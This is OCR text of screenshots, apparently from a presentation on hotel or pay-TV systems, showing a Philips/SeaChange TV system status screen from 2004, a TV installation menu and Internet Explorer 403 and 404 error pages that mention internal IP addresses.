

mtiltree-30 version 4.8.4
File c:\metil\software\mtiltree.exe (1,320,960 by
Created Tuesday April 27, 2004 5:43:58 PM
Started Friday July 23, 2004 5:27:50 PM
Modulator Fixed, Segment 3
TV Channel 70
Port 7003
Audio Channel 1
Screen pos 0 ,0
Slide file \\seachange_tr30\c_driveS\metil\tre
Start time 7/23/04 17:27:50
Last session 7/24/04 15:13:28
Total sessions 64
Alives sent 9420 Free RAM 4,096
Running on SEACHANGE_TR30, IP 10.1.1.13


TV INSTALLATION
INPUT
FRONT END
SYSTEM
UK
MANUAL SEARCH
327 MHZ
PROGRAM NO.
PAYTV 95
STORE
FINE TUNE
0
PROTECTION
OFF
LABEL
Microsoft
Windows NT
Workstation 4.0
with Microsoft Internet Explorer
PHILIPS
2246



HTTP/1.0 404 Object Not Found
PHILIPS 2345


You are not authorized to view this page
You might not have permission to view this directory or page using the credentials you supplied.
If you believe you should be able to view this directory or page, please try to contact the Web site by using any e-mail address or phone number that may be listed on the 192.0.1.192 home page.
You can click
to look for
Loading...
HTTP Error 403 - Forbidden
Internet Explorer



The page cannot be found
The page you are looking for might have been removed, had its name changed, or is temporarily unavailable.
Please try the following:
If you typed the page address in the Address bar, make sure that it is spelled correctly.
Open the 192.9.1.192 home page, and then look for links to the information you want.
Click the Back button to try another link.
Click Search to look for information on the Internet.
HTTP 404 - File not found
Internet Explorer

